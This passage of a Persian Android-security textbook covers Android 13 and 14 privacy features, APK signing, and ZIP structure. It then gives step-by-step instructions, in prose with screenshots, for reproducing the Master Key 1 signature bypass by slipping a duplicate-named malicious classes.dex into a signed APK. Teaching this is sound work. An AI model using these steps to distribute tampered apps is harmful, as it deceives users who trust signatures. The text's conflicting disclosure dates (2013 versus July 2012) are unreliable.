- **انتخابگر عکس دسترسی محدود به فضای ذخیره‌سازی[3]:** انتخابگر عکس جدید در اندروید ۱۳ به برنامه‌ها امکان می‌دهد تا بدون نیاز به دسترسی گسترده به فضای ذخیره‌سازی، فقط به عکس‌ها و ویدئوهای انتخاب شده توسط کاربر دسترسی پیدا کنند. این ویژگی حریم خصوصی کاربران را در هنگام اشتراک‌گذاری رسانه با برنامه‌ها بهبود می‌بخشد.
- **اولویت‌بندی زبان برنامه‌ها[4]:** اگرچه این ویژگی مستقیماً امنیتی نیست، اما با ارائه امکان انتخاب زبان متفاوت برای هر برنامه، تجربه کاربری را بهبود می‌بخشد و می‌تواند به طور غیرمستقیم از طریق کاهش سردرگمی کاربران و افزایش آگاهی آن‌ها از تنظیمات سیستم، به بهبود امنیت کمک کند.

[1] Advanced Cookie Controls

[2] Runtime Permissions for Notifications

[3] Photo Picker Limited Storage Access

[4] Per App Language Preferences Localization

اندروید ۱۴ با نام Upside Down Cake

نسخه ۱۴ اندروید و نسخه‌های آتی انتظار می‌رود به تمرکز بر حریم خصوصی و امنیت پیشرفته ادامه دهند. بر اساس دیاگرام ارائه شده، می‌توان انتظار داشت که در نسخه‌های آینده اندروید ویژگی‌های زیر مورد توجه قرار گیرند:

- **مجوزهای رسانه‌ای جزئی‌تر[1]:** انتظار می‌رود مجوزهای دسترسی به رسانه در نسخه‌های آینده اندروید جزئی‌تر شوند. به عنوان مثال، کاربران می‌توانند به برنامه‌ها فقط مجوز دسترسی به عکس‌ها یا فقط مجوز دسترسی به ویدئوها را اعطا کنند.
- **بهبود مدیریت اعتبارنامه‌ها[2]:** مدیریت اعتبارنامه‌ها در اندروید می‌تواند بهبود یابد و به کاربران امکان مدیریت آسان‌تر و امن‌تر گذرواژه‌ها و سایر اعتبارنامه‌ها را ارائه دهد.
- **جداسازی قوی‌تر سندباکس[3]:** تکنولوژی سندباکس اندروید احتمالا به منظور افزایش سطح جداسازی برنامه‌ها و محدود کردن بیشتر دسترسی‌های غیرمجاز، قوی‌تر خواهد شد.
- **تمرکز مداوم بر حریم خصوصی[4]:** حریم خصوصی همچنان به عنوان یک اولویت اصلی در توسعه اندروید باقی خواهد ماند و ویژگی‌های جدیدی به منظور حفاظت از حریم خصوصی کاربران معرفی خواهند شد.
- **هوش مصنوعی و یادگیری ماشین در تشخیص بدافزارها[5]:** استفاده از هوش مصنوعی و یادگیری ماشین در تشخیص بدافزارها و تهدیدات امنیتی در اندروید افزایش خواهد یافت.
- **محافظت پیشرفته در برابر تهدیدات[6]:** اندروید به ارائه مکانیزم‌های پیشرفته‌تر برای محافظت در برابر تهدیدات پیچیده و حملات سایبری ادامه خواهد داد.

---

[1] Granular Media Permissions Expected

[2] Credential Manager Improvements Expected

[3] Stronger Sandboxing Isolation Expected

[4] Continued Privacy Focus Expected

[5] AI/ML in Malware Detection Expected

[6] Advanced Threat Protection Expected

معرفی تعدادی از آسیب‌پذیری‌های رایج در اندروید

این فصل به بررسی دقیق‌تر چند آسیب‌پذیری کلیدی و مشهور در سیستم‌عامل اندروید می‌پردازد. هدف این بخش، تشریح اهمیت این آسیب‌پذیری‌ها، روش‌های بهره‌برداری (اکسپلویت) از آن‌ها، و تاثیرات آن‌ها بر امنیت کاربران اندرویدی است. در هر بخش، جزئیات فنی آسیب‌پذیری، نحوه عملکرد حمله، و در صورت وجود، اشاره به CVEهای مرتبط و نمونه‌های واقعی بدافزارهایی که از این آسیب‌پذیری سوءاستفاده کرده‌اند، ارائه خواهد شد.

آسیب‌پذیری های Master Key Vulnerabilities

آسیب‌پذیری Master Key، که با نام‌های "Android Master Key 1 & 2" نیز شناخته می‌شود، مجموعه‌ای از دو آسیب‌پذیری جداگانه (اما مرتبط) بود که به طور بنیادی مکانیزم بررسی امضای دیجیتال در سیستم‌عامل اندروید را دچار نقص کرده بود. کشف این آسیب‌پذیری‌ها در سال ۲۰۱۳ و ۲۰۱۴ توسط محققان امنیتی، زنگ هشداری جدی برای جامعه اندروید و گوگل به صدا درآورد، زیرا پتانسیل سوءاستفاده گسترده و پیامدهای امنیتی وخیمی را به همراه داشت. برای درک اهمیت و تاثیر آسیب‌پذیری Master Key، ابتدا باید به نقش حیاتی امضای دیجیتال در امنیت اندروید پی ببریم. امضای دیجیتال در فایل‌های APK (بسته‌های نصب اندروید) چند هدف کلیدی را دنبال می‌کند:


۱. **تایید اصالت توسعه‌دهنده:** امضای دیجیتال به کاربر اطمینان می‌دهد که اپلیکیشن واقعاً توسط توسعه‌دهنده‌ای که ادعا می‌کند، منتشر شده است. این امر از انتشار اپلیکیشن‌های جعلی یا تقلبی که خود را به جای اپلیکیشن‌های قانونی جا می‌زنند، جلوگیری می‌کند.
۲. **تضمین یکپارچگی اپلیکیشن:** امضای دیجیتال تضمین می‌کند که فایل APK پس از امضا شدن توسط توسعه‌دهنده، دستکاری نشده است. هرگونه تغییر در محتوای APK پس از امضا، باعث نامعتبر شدن امضا و جلوگیری از نصب اپلیکیشن توسط سیستم‌عامل می‌شود. این امر از انتشار نسخه‌های مخرب یا آلوده از اپلیکیشن‌های قانونی جلوگیری می‌کند.

۳. **مکانیزم به‌روزرسانی ایمن:** سیستم‌عامل اندروید از امضای دیجیتال برای اعتبارسنجی به‌روزرسانی‌های اپلیکیشن‌ها استفاده می‌کند. تنها به‌روزرسانی‌هایی که با همان کلید خصوصی اپلیکیشن اصلی امضا شده باشند، به عنوان به‌روزرسانی معتبر شناخته شده و اجازه نصب پیدا می‌کنند. این امر از نصب به‌روزرسانی‌های مخرب که می‌توانند جایگزین اپلیکیشن‌های قانونی شوند، جلوگیری می‌کند.

به طور خلاصه، مکانیزم امضای دیجیتال در اندروید، سنگ بنای امنیت اکوسیستم اپلیکیشن‌ها و اطمینان از سلامت و اصالت نرم‌افزارهای نصب شده روی دستگاه‌های اندرویدی است. آسیب‌پذیری Master Key این سنگ بنا را به طور جدی متزلزل کرد.

ساختار فایل APK و اجزای مرتبط با امضا

برای درک جزئیات فنی آسیب‌پذیری Master Key، لازم است تا با ساختار فایل APK و اجزای کلیدی آن که مرتبط با فرآیند امضای دیجیتال هستند، آشنا شویم. یک فایل APK به صورت یک فایل فشرده (با فرمت ZIP) است که شامل اجزای زیر می‌باشد:



تصویر ۶: ساختار فایل APK.

- **classes.dex:** این فایل حاوی کدهای اجرایی اپلیکیشن با فرمت Dalvik Executable است که برای ماشین مجازی Dalvik (یا ART در نسخه‌های جدیدتر) اندروید کامپایل شده است.
- **resources.arsc:** این فایل حاوی منابع کامپایل شده اپلیکیشن مانند رشته‌ها، تصاویر، و طرح‌بندی‌ها است.
- **AndroidManifest.xml:** این فایل مانیفست اپلیکیشن است که اطلاعات مهمی در مورد اپلیکیشن مانند نام بسته، مجوزهای درخواستی، کامپوننت‌ها (Activity، Service، Receiver و Provider) و Intent-Filterها را شامل می‌شود. این فایل به فرمت XML است.
- **/lib:** این پوشه حاوی کتابخانه‌های native (کدهای باینری کامپایل شده برای معماری‌های سخت‌افزاری مختلف مانند ARM، x86 و غیره) است که اپلیکیشن ممکن است از آنها استفاده کند.
- **/res:** این پوشه حاوی منابع غیر کامپایل شده اپلیکیشن مانند تصاویر، فایل‌های صوتی، و فایل‌های XML است.
- **/assets:** این پوشه حاوی فایل‌های asset است که اپلیکیشن می‌تواند به صورت مستقیم و بدون پردازش اضافی به آن‌ها دسترسی داشته باشد.
- **/META-INF:** این پوشه بسیار مهم، حاوی اطلاعات مربوط به امضای دیجیتال اپلیکیشن است. به طور خاص، دو فایل کلیدی در این پوشه قرار دارند:
  - **MANIFEST.MF (Manifest File):** این فایل یک لیست از تمام فایل‌های موجود در APK (به جز خودش، فایل CERT.SF و CERT.RSA) به همراه چک‌سام (Hash) هر فایل را شامل می‌شود. این فایل به منظور اطمینان از یکپارچگی فایل‌های APK استفاده می‌شود. فرمت آن به صورت استاندارد Manifest File است.
  - **CERT.SF (Signature File):** این فایل حاوی امضای دیجیتال فایل MANIFEST.MF و همچنین چک‌سام‌های فایل‌های APK است. هر بخش از فایل MANIFEST.MF به صورت جداگانه هش شده و سپس هش نهایی MANIFEST.MF با استفاده از کلید خصوصی توسعه‌دهنده امضا شده و در این فایل ذخیره می‌شود. فرمت آن شبیه به Manifest File است اما با اطلاعات مربوط به امضا.


- **CERT.RSA (Certificate File):** این فایل حاوی گواهی دیجیتال توسعه‌دهنده (کلید عمومی) و اطلاعات مربوط به الگوریتم امضای استفاده شده است. فرمت آن به صورت استاندارد PKCS#7 است.

ساختار فایل ZIP

برای فهم عمیق‌تر آسیب‌پذیری Master Key در اندروید، ضروری است که ابتدا با ساختار فایل‌های ZIP آشنا شویم. فایل‌های APK که برنامه‌های اندرویدی را تشکیل می‌دهند، در واقع فایل‌های ZIP با پسوند .apk هستند. فرمت ZIP یک فرمت آرشیوسازی رایج است که امکان فشرده‌سازی و نگهداری چندین فایل و پوشه را در یک فایل واحد فراهم می‌کند. یک فایل ZIP از چهار بخش اصلی تشکیل شده است:

- **بخش‌های داده فایل (File Data Sections):** این بخش شامل داده‌های واقعی فایل‌های فشرده‌شده است. هر فایل فشرده‌شده در این بخش قرار می‌گیرد. داده‌های هر فایل می‌توانند با الگوریتم‌های مختلفی مانند Deflate، Store و غیره فشرده شوند.
- **هدرهای محلی فایل (Local File Headers):** برای هر فایل موجود در آرشیو ZIP، یک هدر محلی فایل وجود دارد که درست قبل از بخش داده‌های فایل مربوطه قرار می‌گیرد. این هدر شامل اطلاعاتی درباره فایل مانند:
  - **نام فایل:** نام اصلی فایل درون آرشیو.
  - **اندازه فشرده و غیر فشرده:** اندازه فایل قبل و بعد از فشرده‌سازی.
  - **نوع فشرده‌سازی:** الگوریتم فشرده‌سازی استفاده شده.
  - **زمان و تاریخ آخرین تغییر:** زمان و تاریخ آخرین ویرایش فایل.
  - **CRC-32 checksum:** چک‌سام برای اطمینان از صحت داده‌ها.
- **دایرکتوری مرکزی (Central Directory):** این بخش مهم‌ترین جزء ساختار ZIP از منظر آسیب‌پذیری Master Key است. دایرکتوری مرکزی در واقع فهرستی از تمام فایل‌های موجود در آرشیو ZIP است. برای هر فایل، دایرکتوری مرکزی شامل اطلاعاتی مشابه هدر محلی

فایل، و مهم‌تر از آن، آفست (offset) هدر محلی فایل را در فایل ZIP مشخص می‌کند. به عبارت دیگر، دایرکتوری مرکزی به سیستم امکان می‌دهد تا بدون نیاز به اسکن کل فایل ZIP، به سرعت موقعیت هر فایل و اطلاعات آن را پیدا کند. اطلاعات موجود در دایرکتوری مرکزی شامل:



تصویر ۷: شماتیک انتزاعی از ساختار ZIP.

- نام فایل درون آرشیو
- اندازه فشرده و غیر فشرده
- نوع فشرده‌سازی
- زمان و تاریخ آخرین تغییر
- CRC-32 checksum
- آفست هدر محلی فایل:
  - موقعیت هدر محلی فایل مربوطه در فایل ZIP.
  - بایت شماره چندم فایل ZIP هدر محلی فایل شروع می‌شود.
- فیلدهای اختیاری برای اطلاعات تکمیلی.

- **نکته کلیدی در مورد دایرکتوری مرکزی:** دایرکتوری مرکزی به سیستم اجازه می‌دهد تا به صورت تصادفی[1] به فایل‌های درون ZIP دسترسی پیدا کند. بدون دایرکتوری مرکزی، سیستم مجبور بود کل فایل ZIP را اسکن کند تا فایل مورد نظر خود را پیدا کند، که بسیار ناکارآمد بود.
- **رکورد پایان دایرکتوری مرکزی[2]:** این بخش در انتهای فایل ZIP قرار می‌گیرد و نقش نشانگر پایانی برای دایرکتوری مرکزی را دارد. رکورد EOCD شامل اطلاعاتی مانند:
  - **تعداد ورودی‌های دایرکتوری مرکزی:** تعداد فایل‌هایی که در دایرکتوری مرکزی فهرست شده‌اند.
  - اندازه دایرکتوری مرکزی.
  - **آفست شروع دایرکتوری مرکزی:** موقعیت دایرکتوری مرکزی در فایل ZIP (بایت شماره چندم فایل ZIP دایرکتوری مرکزی شروع می‌شود).
  - **کامنت ZIP file (اختیاری):** امکان افزودن یک کامنت به فایل ZIP.

نکات مهم در رابطه با آسیب‌پذیری‌های Master Key

آسیب‌پذیری‌های Master Key از ضعف در نحوه پردازش دایرکتوری مرکزی و انعطاف‌پذیری فرمت ZIP (مانند امکان وجود فایل‌های همنام و محل قرارگیری دایرکتوری مرکزی) سوءاستفاده می‌کنند. برای درک دقیق‌تر این آسیب‌پذیری‌ها، ضروری بود که ابتدا ساختار اساسی فایل ZIP و اجزای آن را بشناسیم. در ادامه نکات زیر را به خاطر بسپارید:

- **دایرکتوری مرکزی در انتهای فایل:** به طور استاندارد، دایرکتوری مرکزی و رکورد پایان آن در انتهای فایل ZIP قرار می‌گیرند. با این حال، فرمت ZIP اجازه می‌دهد که دایرکتوری مرکزی در هر مکانی از فایل ZIP قرار بگیرد. این انعطاف‌پذیری، که برای اهداف خاص طراحی شده بود، در آسیب‌پذیری Master Key 2 مورد سوءاستفاده قرار گرفت.

[1] random access

[2] End of Central Directory Record - EOCD

- **امکان وجود فایل‌های همنام:** فرمت ZIP اجازه می‌دهد که چندین فایل با نام‌های یکسان در یک آرشیو ZIP وجود داشته باشند. در هنگام استخراج فایل ZIP، به طور معمول آخرین فایل با نام تکراری استخراج و جایگزین فایل‌های قبلی با همان نام می‌شود. این ویژگی در آسیب‌پذیری Master Key 1 مورد سوءاستفاده قرار گرفت.
- **پردازش دایرکتوری مرکزی:** نحوه پردازش دایرکتوری مرکزی توسط کتابخانه ZipFile در اندروید در نسخه‌های آسیب‌پذیر، دارای مشکلاتی بود که منجر به آسیب‌پذیری‌های Master Key شد.


در ادامه به تشریح دقیق‌تر هر دو آسیب‌پذیری Master Key خواهیم پرداخت و خواهیم دید که چگونه مهاجمان با سوءاستفاده از این ویژگی‌های فرمت ZIP و ضعف‌های پردازش در اندروید، توانستند مکانیسم امنیتی امضای دیجیتال را دور بزنند.

آسیب‌پذیری Master Key 1: دستکاری با فایل‌های همنام

اولین آسیب‌پذیری Master Key، در جولای سال ۲۰۱۲ توسط شرکت امنیتی Bluebox Security کشف و به اطلاع عموم رسید. این آسیب‌پذیری، اولین مورد از دو آسیب‌پذیری کلیدی بود که به "Master Key" شهرت یافتند و تهدیدی جدی برای امنیت سیستم‌عامل اندروید به شمار می‌رفتند. هسته اصلی این آسیب‌پذیری، سوءاستفاده از ویژگی فایل‌های همنام در فرمت ZIP و نحوه خاص پردازش فایل‌های ZIP توسط سیستم‌عامل اندروید در آن زمان بود.

باز تولید آسیب‌پذیری

در ادامه مراحل قدم به قدم جهت باز تولید این آسیب‌پذیری ذکر می‌گردد. همچنین شما می‌توانید شماتیک کلی فرآیند را در تصویر زیر مشاهده نمایید.



تصویر ۸: MasterKey Vulnerability.

مراحل گام به گام برای دستکاری یک APK معتبر:

دریافت یک فایل APK معتبر: ابتدا یک فایل APK از یک برنامه قانونی و امضاشده را از یک منبع مطمئن (مانند Google Play Store یا وب‌سایت رسمی توسعه‌دهنده) دانلود کنید. به عنوان مثال، می‌توانید یک APK از یک برنامه متن‌باز یا یک برنامه ساده که صرفاً برای تست ایجاد شده است، استفاده کنید. فرض کنید نام این فایل original.apk است. دقت شود که این فایل باید امضاء شده باشد.

باز کردن APK به عنوان فایل ZIP: فایل APK در واقع یک فایل ZIP است. می‌توانید آن را با استفاده از ابزارهای مدیریت فایل ZIP (مانند Zip-۷، WinRAR، یا ابزارهای خط فرمان zip و unzip در لینوکس/مک) به عنوان یک آرشیو ZIP باز کنید.


ایجاد فایل‌های مخرب جایگزین: فایل‌های مخرب مورد نظر خود را ایجاد کنید. این فایل‌ها می‌توانند شامل موارد زیر باشند:

- **فایل DEX مخرب (classes.dex):** فایل‌های DEX حاوی کدهای اجرایی برنامه اندروید هستند. می‌توانید یک فایل classes.dex ایجاد کنید که حاوی کد مخرب (مانند کد جمع‌آوری اطلاعات، کد نمایش تبلیغات ناخواسته، یا کد دانلود بدافزار دیگر) باشد.
- **تصاویر مخرب:** جایگزینی تصاویر موجود در APK با تصاویر حاوی بدافزار یا تصاویر نامناسب.
- **فایل‌های پیکربندی دستکاری شده:** تغییر فایل‌های پیکربندی برنامه برای تغییر رفتار برنامه به شکل مخرب.


برای سادگی مثال، فرض کنید می‌خواهیم فقط فایل classes.dex را دستکاری کنیم. یک فایل classes_malicious.dex ایجاد کنید که حاوی کد مخرب مورد نظر شما باشد.

اضافه کردن فایل‌های مخرب همنام به APK: با استفاده از ابزار مدیریت ZIP، فایل‌های مخرب ایجادشده (مانند classes_malicious.dex) را به فایل original.apk اضافه کنید. نکته بسیار مهم: هنگام اضافه کردن فایل‌های مخرب، نام آنها را دقیقا مشابه نام فایل‌های اصلی که می‌خواهید جایگزین کنید، قرار دهید. در این مثال، باید فایل classes_malicious.dex را با نام classes.dex به آرشیو ZIP اضافه کنید.


- **روش افزودن به ZIP با فایل‌های همنام:** ابزارهای مدیریت ZIP معمولاً به شما اجازه می‌دهند فایل‌هایی با نام تکرار به آرشیو اضافه کنید. لذا شما می‌توانید فایل classesz.dex را با همین نام اضافه کرده و سپس با استفاده از ابزار HexEditor نام آن را به classes.dex تغییر دهید.




تصویر ۹: یک APK سالم و فایل classez.dex که قرار است اضافه شود.




تصویر ۱۰: اضافه کردن فایل به zip با استفاده از Drag-and-Drop. بعد از این مرحله نام فرمت فایل را به zip تغییر می‌دهیم.



